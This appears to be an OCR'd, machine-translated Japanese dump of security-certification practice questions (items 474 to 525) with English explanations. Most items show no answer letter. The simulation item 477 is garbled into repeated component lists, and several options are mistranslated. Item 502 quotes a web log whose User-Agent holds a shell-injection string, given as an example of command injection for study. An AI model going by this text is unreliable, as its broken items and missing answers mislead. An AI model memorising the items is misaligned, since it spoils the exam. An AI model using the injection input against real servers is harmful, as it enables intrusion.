
不正なデバイスの接続が許可される可能性が最も高い方法はどれですか?
A. ユーザーが個人のデバイスを使用して MAC クローン攻撃を実行しました。
B. DMCP障害により誤ったIPアドレスが配布されました
C. 管理者がテストのためにセキュリティ制御をバイパスしました。
D. DNS ハイジャックにより、攻撃者はキャプティブ ポータルのトラフィックを傍受できます。
正解: **A** (コメントを発表する)
The most likely way a rogue device was able to connect to the network is through a MAC cloning attack. In this attack, a personal device copies the MAC address of an authorized device, bypassing the 802.1X access control that relies on known hardware addresses for network access. The matching MAC addresses in the audit report suggest that this technique was used to gain unauthorized network access.

質問: **475**
次のうち、一度限りのリスク評価を実施する理由として適切なものはどれですか？
A. 年間損失期待値の定量化
B. リスク登録簿を定期的に更新する
C. 規制を遵守する
D. アプリケーションの廃止
正解: (正解を表示します)
A one-time risk assessment is performed for unique events such as decommissioning an application, to evaluate potential security or compliance impacts before the system is retired.


質問: **476**
セキュリティ管理者は、会社のデータを保護するための戦略を策定する必要があります。セキュリティ管理者は、エンドユーザーデバイスにFDE(フルディスク暗号化)を導入し、すべてのWeb接続にTLS(TLS)を適用することを決定しました。
以下の概念のうち、どれが使用されていますか？(2つ選択してください。)
A. データ分割
B. データ転送中
C. データ主権

D. 使用中のデータ
E. 静止データ
F. データ冗長性
正解: **(**正解を表示します**)**
TLS - Data in transit: TLS encrypts sessions as information moves across networks, preventing interception or tampering while the data is traveling.
FDE - Data at rest: Full-disk encryption protects files stored on the device; if the drive is lost or stolen, the data remains unreadable without the key.

質問: **477**
シミュレーション3
セキュリティアーキテクトは、極めて高い耐障害性を備えた、ビジネス上重要なアプリケーションを設計する任務を負っている。アプリケーションのSLA(サービスレベル契約)は99.999%である。
説明書
アプリケーションの耐障害性を確保するために、適切な場所にネットワーク、電源、およびサーバーコンポーネントを選択してください。
各場所ごとにコンポーネントを選択する必要があります。コンポーネントは複数回選択することも可能です。
シミュレーションを初期状態に戻したい場合は、 すべてリセット」ボタンをクリックしてください。


Generator
Active-standy routers
SAN
ISP
Active-active routers
UPS B
Power supply A
Select
NIC
Web Server A
Web Server B
Select
UPS A
Load balancers
Cloud Service Provider
SONET ring
Layer 3 device
Power supply B
Proxy
Active-passive firewalls
Layer 4 firewall
Active-active firewalls
Generator
Active-standy routers
SAN
ISP
Active-active routers
UPS B
Power supply A
Utility company

正解:


Internet
Datacenter
Select
UPS A
Load balancers
Cloud Service Provider
SONET ring
Layer 3 device
Power supply B
Proxy
Active-passive firewalls
Layer 4 firewall
Active-active firewalls
Generator
Active-standy routers
SAN
ISP
Active-active routers
UPS B
Power supply A


Select
UPS A
Load balancers
Cloud Service Provider
SONET ring
Layer 3 device
Power supply B
Proxy
Active-passive firewalls
Layer 4 firewall
Active-active firewalls
Generator
Active-standy routers
SAN
ISP
Active-active routers
UPS B
Power supply A
NIC
Web Server A
Web Server B
Utility company

質問: **478**
ある組織では、ネットワーク共有データの削除や不適切な権限割り当てといった問題が発生しています。これらの問題を追跡し、解決するために最も効果的な方法は次のうちどれでしょうか？
A. DLP
B. EDR
C. 終了
D. ACL
正解: **(**正解を表示します**)**
FIM continuously monitors files and their permissions on network shares, alerting when items are deleted or access rights are changed so administrators can quickly investigate and remediate.

質問: **479**
システム管理者は、ユーザーのログイン時に OS のバージョン、パッチ レベル、およびインストールされているアプリケーションを検証するスクリプトを作成します。次の例のうち、このスクリプトの目的を最もよく表すものはどれですか。
A. リソースのスケーリング
B. ポリシーの列挙
C. ベースラインの強制
D. ガードレールの実装
正解: **(**正解を表示します**)**
Baseline enforcement ensures that all systems adhere to predefined security configurations, such as approved OS versions and patch levels, improving compliance and reducing vulnerabilities.

質問: **480**
以下のセキュリティ概念のうち、送信者がメッセージを送信したことを偽って否定できないことを保証するものはどれですか？
A. 機密保持
B. 否認禁止
C. 認証
D. 認証
正解: **B (**コメントを発表する**)**
Non-repudiation ensures that a sender cannot deny having performed an action such as sending a message. It is typically achieved through mechanisms like digital signatures and cryptographic proof that uniquely bind the sender to the transmitted data. This provides verifiable evidence of the origin of the message.

質問: **481**
セキュリティアナリストが、設定ミスや脆弱性を特定するために、アプリケーションのソースコードをレビューしています。このレビューを最も適切に表している分析の種類は次のうちどれですか？
A. ダイナミック
B. 静的
C. ギャップ
D. インパクト
正解: **(**正解を表示します**)**
Reviewing the source code of an application to identify misconfigurations and vulnerabilities is best described as static analysis. Static analysis involves examining the code without executing the program. It focuses on finding potential security issues, coding errors, and vulnerabilities by analyzing the code itself.

Static analysis: Analyzes the source code or compiled code for vulnerabilities without executing the program.
Dynamic analysis: Involves testing and evaluating the program while it is running to identify vulnerabilities.
Gap analysis: Identifies differences between the current state and desired state, often used for compliance or process improvement.
Impact analysis: Assesses the potential effects of changes in a system or process.

質問: **482**
会社の Web サーバーで見つかった脆弱性に対処するのに最適なアクションは次のどれですか?
A. セグメンテーション
B. 廃止
C. 監視
D. パッチ適用
正解: **(**正解を表示します**)**

質問: **483**
法務部門は、第三者によってシュレッダー処理およびリサイクルされたすべてのデバイスのバックアップを保持しなければならない。この要件を最も適切に説明しているのは次のうちどれか？
A. 破壊
B. 認証
C. データ保持
D. 消毒
正解: **(**正解を表示します**)**

質問: **484**
高い可用性が求められるミッションクリティカルな運用サーバーで見つかったゼロデイ脆弱性に対する最適な緩和策は次のどれですか?
A. 仮想化とコンテナ化されたインスタンスへの移行
B. 隔離されたネットワークへの削除とサンドボックス化
C. 補償制御の監視と実装
D. できるだけ早くパッチを適用して本番環境に再デプロイする
正解: **(**正解を表示します**)**
With no patch available for a zero-day, deploying compensating controls, such as enhanced monitoring, intrusion prevention, and strict access restrictions, reduces risk while keeping critical servers online.

質問: **485**
ある製造業の組織が侵入テストの結果を受け取った。その結果によると、事業継続に不可欠なレガシーデバイスに脆弱性が見られた。これらのデバイスはベンダーからのサポートが限られているため、セグメント化して綿密に監視する必要がある。以下のデバイスのうち、最も可能性の高いものはどれか。
A. ワークステーション

B. 組み込みシステム
C. コアルータ
D. DNSサーバー
正解: **(**正解を表示します**)**
Embedded systems are often legacy, purpose-built devices with limited vendor support, are critical to industrial operations, and commonly require network segmentation and close monitoring due to unpatched vulnerabilities.

質問: **486**
セキュリティ担当者が、企業の共有ドライブ上に従業員の個人情報を含むフォルダを発見しました。従業員の個人情報の保管に関する組織の方針や基準を特定するために、セキュリティ担当者が使用すべきデータタイプとして最も適切なものはどれでしょうか？
A. 法律
B. 金融
C. プライバシー
D. 知的財産
正解: **(**正解を表示します**)**
Privacy data classification includes Personally Identifiable Information (PII), which consists of an employee's personal details such as name, address, Social Security number, or other sensitive information. Organizational policies and standards concerning the storage and protection of such data fall under privacy regulations (e.g., GDPR, CCPA, or HIPAA). Ensuring compliance with these policies helps prevent unauthorized access and data breaches.

質問: **487**
暗号化されていない PLC 管理トラフィックが最も多く見つかるのは次のうちどれですか?
A. SDN
B. IoT
C. VPN
D. SCADA
正解: **D (**コメントを発表する**)**
SCADA systems orchestrate and manage PLCs in industrial environments, and their native management protocols (e.g., Modbus, DNP3) are often sent unencrypted.

質問: **488**
顧客が新しい携帯電話の基盤となるファイル構造を変更し、管理者権限を持つキーロガーをインストールした。これは次のうちどれに最もよく当てはまるか？
A. 資源の再利用
B. 不要なソフトウェアのインストール
C. 側面挿入
D. 脱獄
正解: **(**正解を表示します**)**
Modifying the device's file structure to gain root access and install unauthorized software describes jailbreaking.

質問: **489**
ある企業が自社の設備についてリスク分析を行い、5年間で約10件の事故が発生すると予測しました。この設備に対する適切なAROは次のうちどれですか？
A. 2
B. 5

C. 10
D. 50
正解: **A** (コメントを発表する)
Annualized Rate of Occurrence represents the expected number of times a risk event occurs in one year. If ten incidents are expected over a five-year period, the annual rate is calculated by dividing the total incidents by the number of years. This results in two incidents per year.

質問: **490**
不要なサービスポートを閉じるための、最も適切なセキュリティ上の理由は次のうちどれですか？
A. 脆弱性スキャンにおける誤検出を排除する
B. システムの資源利用効率を向上させる
C. システムの攻撃対象領域を縮小する
D. 暗号化されていないトラフィックに関連するリスクを軽減するため
正解: **C** (コメントを発表する)

質問: **491**
ある企業が適切な変更期間内に変更を実施しましたが、変更が失敗し、予定時間を超過し、顧客に影響を与えました。このような事態の再発を防ぐには、次のうちどれが効果的でしょうか。
A. ユーザー通知
B. 変更承認
C. リスク分析
D. バックアウト計画
正解: **D** (コメントを発表する)
A backout plan provides predefined steps to revert a change if it fails or causes issues, minimizing downtime and preventing extended customer impact.

質問: **492**
限られたコンピューティング リソースでの通信を保護するために、次の暗号化方式のうちどれが適していますか?
A. 対称暗号化
B. 公開鍵インフラストラクチャ
C. 楕円曲線暗号
D. ハッシュアルゴリズム
正解: (正解を表示します)

質問: **493**
ある組織では、顧客データを、メインの企業ネットワーク上のユーザーがアクセスできないネットワークの別の部分に保存したいと考えています。この目的を達成するために、管理者は次のどれを使用する必要がありますか?
A. セグメンテーション
B. 孤立
C. パッチ適用
D. 暗号化
正解: (正解を表示します)
Segmentation is a network design technique that divides the network into smaller and isolated segments based on logical or physical boundaries. Segmentation can help improve network security by limiting the scope of an attack, reducing the attack surface, and enforcing access control policies. Segmentation can also enhance network

performance, scalability, and manageability. To accomplish the goal of storing customer data on a separate part of the network, the administrator can use segmentation technologies such as subnetting, VLANs, firewalls, routers, or switches.

質問: **494**
以下の侵入テストチームのうち、攻撃者の戦術を用いて組織を侵害することのみに焦点を当てているのはどれですか？
A. 白
B. 赤
C. パープル
D. ブルー
正解: **B (**コメントを発表する**)**
Red teams are focused only on trying to compromise an organization using an attacker's tactics.
They simulate real-world attacks to test the effectiveness of the organization's security defenses and identify vulnerabilities.
Red team: Acts as adversaries to simulate attacks and find security weaknesses.
White team: Oversees and ensures the rules of engagement are followed during the penetration test.
Purple team: Facilitates collaboration between the red team and the blue team to improve security.
Blue team: Defends against attacks and responds to security incidents.

質問: **495**
以下の暗号化ソリューションのうち、データの機密性と完全性を最も効果的に保護するのはどれですか？
A. 難読化
B. トークン化
C. デジタル証明書
D. マスキング
正解: **C (**コメントを発表する**)**
A digital certificate enables both encryption (confidentiality) and digital signatures (integrity), providing strong cryptographic protection for data.

質問: **496**
セキュリティ部門は、新たに導入されたシステムの監査中に発見された脆弱性を修復しています。コンプライアンスを確保するために、次のうちどれを行う必要がありますか？
A. 偽陽性を確認する。
B. 攻撃対象領域をレビューする。
C. 再スキャンを実行します。
D. 改善策を報告する。
正解: **C (**コメントを発表する**)**
After applying fixes, rescanning is essential to verify that the remediated systems no longer exhibit the previously detected vulnerabilities, ensuring true compliance with the audit findings.

質問: **497**
侵入テスターはクライアントのウェブサイトにアクセスし、サイトのコンテンツをダウンロードします。侵入テスターが実行しているアクションは次のどれですか？
A. 不明な環境のテスト
B. 脆弱性スキャン
C. デューデリジェンス
D. 受動偵察
正解: **(**正解を表示します**)**
Downloading publicly available website content without exploiting vulnerabilities or interacting with private systems is passive reconnaissance - collecting information from external sources without direct intrusion.

質問: **498**
エンジニアは、スクリプトがリリース前に変更されていないことを確認する必要があります。この機能を提供する最も優れた方法は次のうちどれですか？
A. 暗号化
B. 難読化
C. ハッシュ
D. マスキング
正解: **C (**コメントを発表する**)**

質問: **499**
OSINT の一般的な使用法を最もよく表しているのは次のうちどれですか?
A. 内部システムとネットワークトラフィックを監視して異常な動作を検出する
B. 既知の脆弱性を修正するためのセキュリティパッチのインストールと設定
C. 公開プラットフォームから情報を収集し、セキュリティ上の潜在的なリスクを見つける
D. 企業の機密データを暗号化し、クラウドに安全に保存する
正解: **C (**コメントを発表する**)**
OSINT involves gathering information from publicly available sources such as websites, social media, and public records to identify potential security exposures and threats.

質問: **500**
従業員が会社の請求システムを使用して不正な小切手を発行しました。管理者は、このアクティビティが他にも発生した証拠を探しています。管理者が調査する必要があるのは次のうちどれですか。
A. アプリケーションログ
B. 脆弱性スキャナのログ
C. IDS/IPS ログ
D. ファイアウォール ログ
正解: **A (**コメントを発表する**)**
Application logs contain detailed information about the operations of specific applications, such as the billing system in question. These logs can provide records of user

activities, system events, transactions, and other relevant information related to the fraudulent issuance of checks.

質問: **501**
政府の規制に従わなかった場合の結果を認識している企業にとって、最も懸念されるのは次のどれでしょうか?
A. 忘れられる権利
B. 制裁
C. 外部コンプライアンス報告
D. 証明
正解: **B** (コメントを発表する)
Sanctions imposed for non-compliance can include fines, legal actions, and loss of business licenses. These pose a significant financial and reputational risk to organizations.

質問: **502**
セキュリティアナリストがログを調査したところ、以下のことが判明しました。

```
149.32.228.10 - - [28/Jan/2023:16:32:45 -0300] "GET / HTTP/1.0"
User-Agent: ${/bin/sh/ id} 200 397
```

この種の攻撃を最も効果的に軽減するには、次のうちどれを使用すべきでしょうか?
A. 入力サニタイズ
B. クッキーを保護する
C. 静的コード解析
D. サンドボックス
正解: **A** (コメントを発表する)
The log entry in the image suggests that the system is potentially under attack, as the User-Agent header contains what looks like a shell command: ${/bin/sh/id}. This type of activity may indicate an attempted command injection attack, where an attacker is trying to execute shell commands via a vulnerable web application.

質問: **503**
特定された潜在的な脆弱性によって悪用される可能性のあるシステムが企業に存在するかどうかを判断するのに最も適したチームは、次のうちどれですか?
A. ホワイトチーム
B. レッドチーム
C. ブルーチーム
D. パープルチーム
正解: (正解を表示します)

質問: **504**
セキュリティアナリストは、午前2時30分に開発サーバーから異常な送信トラフィックがあったという報告を受けました。通常の使用状況からすると、サーバーは営業時間外にはインターネット通信を行っていないはずです。この動作が潜在的なセキュリティインシデントの一部であるかどうかを検証するのに最も効果的なデータソースは次のうちどれですか?(2つ選択してください。)
A. パケットキャプチャ
B. Active Directory GPO
C. エンドポイントのウイルス対策ログ
D. システムパフォーマンスログ
E. ファイアウォールのトラフィックログ

F. 脆弱性スキャンレポート
正解: (正解を表示します)
Packet captures provide detailed evidence of the actual network communication, including destination, protocol, payload metadata, and timing. Firewall traffic logs help validate whether the development server made outbound connections at 2:30 a.m., where the traffic went, and whether it violated expected network behavior.

質問: **505**
セキュリティ アナリストは、オンプレミス ネットワーク内の侵害されたデバイスから発信されたコマンド アンド コントロール トラフィックの宛先を特定するためにログを確認しています。確認するのに最適なログは次のどれですか。
A. アプリケーション
B. IDS
C. ファイアウォール
D. ウイルス対策
正解: (正解を表示します)

質問: **506**
ある企業で情報漏洩が発生しました。調査の結果、攻撃者はゼロデイ脆弱性を悪用してアクセス権を取得し、内部を横断的に移動したことが判明しました。このような事態を検知するまでの時間を最小限に抑え、企業のセキュリティ体制を最も効果的に強化できる対策はどれでしょうか？
A. NAC
B. IDS
C. DLP
D. UBA
正解: (正解を表示します)
UBA builds baselines of normal user and entity activity (logins, data access patterns, movement between hosts) and flags deviations - the kind of anomalous lateral movement a zero-day-driven intruder generates. Because it's behavior-based rather than signature-based, it can surface unseen exploits faster and shrink detection time for novel attacks.

質問: **507**
人事ファイル共有の権限が最小権限の原則に従うべき最も適切な理由は、次のセキュリティ概念のうちどれですか。
A. 誠実さ
B. 可用性
C. 機密性
D. 否認防止
正解: (正解を表示します)
Confidentiality is the security concept that ensures data is protected from unauthorized access or disclosure. The principle of least privilege is a technique that grants users or systems the minimum level of access or permissions that they need to perform their tasks, and nothing more.
By applying the principle of least privilege to a human resources fileshare, the permissions can be restricted to only those who have a legitimate need to access the sensitive data, such as HR staff, managers, or auditors. This can prevent unauthorized users, such as hackers, employees, or contractors, from accessing, copying, modifying, or deleting the data. Therefore, the principle of least privilege can enhance the confidentiality of the data on the fileshare. Integrity, availability, and non-repudiation are other security concepts, but they are not the best reason for permissions on a human resources fileshare to follow the principle of least privilege. Integrity is the security concept that ensures data is accurate and consistent, and protected from unauthorized modification or corruption. Availability is the security concept that ensures data is accessible and usable by authorized users or systems when needed. Non-repudiation is the security concept that ensures the authenticity and accountability of data and actions, and prevents the denial of involvement or responsibility. While these concepts are also important for data security, they are not directly related to the level of access or permissions granted to

users or systems.

質問: **508**
ある企業は、使用済みノートパソコンからの顧客データの盗難を懸念しています。このリスクを軽減するための最も費用対効果の高い方法は次のうちどれでしょうか？
A. 拭き取り
B. リサイクル
C. シュレッディング
D. 削除
正解: **A** (コメントを発表する)

質問: **509**
セキュリティアナリストがサイバーセキュリティ速報からIoC(侵害指標)を収集しました。環境が侵害されているかどうかを評価するために、アナリストは次に次のうちどれを行うべきでしょうか？
A. 根本原因分析
B. 脅威ハンティング
C. テーブルトップエクササイズ
D. 貫通テスト
正解: **B** (コメントを発表する)
Threat hunting uses known indicators of compromise to proactively search the environment for signs of malicious activity. This helps determine whether systems have already been affected by the threat described in the bulletin.

質問: **510**
ある企業は、企業内で広く使用されているネットワーク デバイス ベンダーが政府によって禁止されたという警告を受け取ります。
これらのデバイスのハードウェア更新時に、会社の法務顧問が最も懸念すると思われるのは次のどれですか?
A. 制裁
B. データ主権
C. 交換費用
D. ライセンスの喪失
正解: (正解を表示します)
The ban represents a government-imposed sanction; the general counsel must ensure the hardware refresh avoids any continued use or procurement of the sanctioned vendor's devices to remain legally compliant.

質問: **511**
会社 A は、別の国に所在する会社 B と共同で製品を開発しています。会社 A は、自社の知的財産が権限のない企業と共有されていることを知りました。侵害されたのは次のどれですか。
A. SLA
B. AUP
C. 種をまく
D. モア
正解: (正解を表示します)
A Memorandum of Agreement (MOA) outlines terms of cooperation, including restrictions on sharing intellectual property. A breach indicates the terms of the agreement were

violated, compromising confidentiality or usage terms.

質問: **512**
機密データに暗号化を適用する際に、以下のセキュリティ概念のうちどれが適用されていますか？
A. 機密保持
B. 否認禁止
C. 入手可能性
D. 誠実さ
正解: **(**正解を表示します**)**
Encryption ensures confidentiality by protecting sensitive data from unauthorized access, allowing only authorized parties with the correct decryption key to read it.

質問: **513**
クラウド プロバイダー内でリソースを簡単に展開できるようにするために、システム管理者は次のどれを使用する必要がありますか?
A. サービスとしてのソフトウェア
B. コードとしてのインフラストラクチャ
C. モノのインターネット
D. ソフトウェア定義ネットワーク
正解: **B (**コメントを発表する**)**
Infrastructure as code (IaC) is a method of using code and automation to manage and provision cloud resources, such as servers, networks, storage, and applications. IaC allows for easy deployment, scalability, consistency, and repeatability of cloud environments. IaC is also a key component of DevSecOps, which integrates security into the development and operations processes.

質問: **514**
銀行のウェブサイトにアクセスしている際に、カーソルが頻繁に消えたり、ログイン情報の入力に遅延が生じたりする現象が発生しました。このような攻撃を最も適切に説明しているのは次のうちどれでしょうか？
A. キーロガー
B. ルートキット
C. ワーム
D. DoS
正解: **(**正解を表示します**)**
A keylogger can interfere with normal input behavior and introduce lag while capturing keystrokes during credential entry, which aligns with the observed cursor issues and delays when typing login information.

質問: **515**
以下のテスト手法のうち、開発者と共に防御的テストと攻撃的テストの両方の手法を用いて、重要なアプリケーションやソフトウェアを安全に構築するものはどれですか？
A. 青

B. 黄色
C. 赤
D. 緑
正解: (正解を表示します)
The Yellow Team is a relatively newer concept in cybersecurity testing that combines both defensive (Blue Team) and offensive (Red Team) methodologies. This team works with developers to securely build key applications and software by integrating security practices throughout the development lifecycle, also known as Secure Development Lifecycle (SDLC).
Their focus is on proactively addressing vulnerabilities while also testing the application for security flaws from an attacker's perspective.

質問: **516**
ある組織が、自社製品の内部仕様がインターネットフォーラムやソーシャルメディアに投稿されていることを発見しました。このような事態に対処するために、組織は次のうちどれを使用すべきでしょうか？
A. 分類
B. エンコーディング
C. コンプライアンス
D. 難読化
正解: (正解を表示します)
Classification helps define the sensitivity level of information and the handling requirements for protecting it. Internal product specifications should be classified appropriately so the organization can identify exposure, prioritize response actions, and manage the incident according to the data's sensitivity.

質問: **517**
ネットワークへの侵入に成功した攻撃者を検出するために使用できる方法は次のうちどれですか？(2つ選択してください。)
A. トークン化
B. CI/CD
C. ハニーポット
D. 脅威モデリング
E. DNSシンクホール
F. データ難読化
正解: (正解を表示します)
Honeypot attracts and traps attacker and DNS sinkhole redirects malicious domain name queries to a controlled server to detect and block communication between compromised host and their C2 servers.

質問: **518**
管理者は、請負業者がテスト環境にアクセスするための安全な方法を作成しています。次のどれが請負業者にテスト環境への最適なアクセスを提供しますか?
A. アプリケーションサーバー
B. ジャンプサーバー
C. RDP サーバー
D. プロキシサーバー
正解: (正解を表示します)

質問: **519**

ある会社が最近、無線または有線のインフラが整備されていない新しい建物を購入しました。同社のネットワークエンジニアは、新しい建物内のアクセスポイントの配置場所を決定する必要があります。ネットワークエンジニアが行う作業を正確に説明しているのは、次のうちどれですか？
A. ヒートマップ
B. 内部評価
C. 企業偵察
D. 現地調査
正解: **D** (コメントを発表する)
A site survey involves evaluating the physical environment, measuring building materials, interference sources, and coverage requirements, to determine optimal access-point placement.

質問: **520**
攻撃者が悪意のあるアドレスでレジスタを上書きすると、次の脆弱性のうちどれが悪用されますか?
A. VMエスケープ
B. SQLインジェクション
C. バッファオーバーフロー
D. 競合状態
正解: (正解を表示します)
A buffer overflow is a vulnerability that occurs when an application writes more data to a memory buffer than it can hold, causing the excess data to overwrite adjacent memory locations. A register is a small storage area in the CPU that holds temporary data or instructions. An attacker can exploit a buffer overflow to overwrite a register with a malicious address that points to a shellcode, which is a piece of code that gives the attacker control over the system. By doing so, the attacker can bypass the normal execution flow of the application and execute arbitrary commands.

質問: **521**
許容されるリスクの最大許容度を説明するのは次のどれですか?
A. リスク指標
B. リスクレベル
C. リスクスコア
D. リスク閾値
正解: (正解を表示します)
Risk threshold is the maximum amount of risk that an organization is willing to accept for a given activity or decision. It is also known as risk appetite or risk tolerance. Risk threshold helps an organization to prioritize and allocate resources for risk management. Risk indicator, risk level, and risk score are different ways of measuring or expressing the likelihood and impact of a risk, but they do not describe the maximum allowance of accepted risk.

質問: **522**
インシデント対応プロセスの最初のステップは次のうちどれですか？
A. 封じ込め、準備検出
B. 分析、検出、教訓
C. 根絶、回復、教訓
D. 前処理検出分析
正解: (正解を表示します)
Incident response begins with preparation, where policies, procedures, tools, and trained personnel are established to handle security incidents effectively. After preparation, the

next steps are detection and analysis, where potential incidents are identified, investigated, and validated to determine their scope and impact before containment and remediation activities begin.

質問: **523**
感染の可能性があるシステムを隔離するために、システム管理者が実行する必要があるアクティビティは次のどれですか?
A. デバイスをエアギャップ環境に移動します。
B. グループ ポリシーを通じてリモート ログインを無効にします。
C. デバイスをサンドボックスに変換します。
D. MDM プラットフォームを使用してデバイスをリモートワイプします。
正解: **(**正解を表示します**)**
Quarantining a potentially infected system by placing it into an air-gapped environment physically disconnects it from the network. This prevents the spread of malware while maintaining the integrity of forensic evidence.

質問: **524**
システム管理者が新しいアプリケーションを設定しました。翌日、セキュリティアナリストがログを調査したところ、管理者権限を持ち、異なる国からの接続を持つ複数のアカウントが夜間に作成されていたことが判明しました。次のうち、このインシデントを防ぐことができた解決策はどれでしょうか？
A. 入力検証の適用
B. デフォルトの認証情報を変更する
C. ハニーネットの設置
D. WAFの導入
正解: **(**正解を表示します**)**
Changing the default credentials would have blocked unauthorized access to the application's administrative interface, preventing attackers from logging in overnight and creating privileged accounts.

質問: **525**
ユーザーがコンピュータを使用中に、以下の問題が発生しました。
- ウェブ閲覧時のパフォーマンスが通常より遅い
- 予期せぬアカウントロックアウト
- ウェブページにアクセスしようとした際にエラーメッセージが表示される
これらの問題は、以下のどの攻撃を示しているのでしょうか？
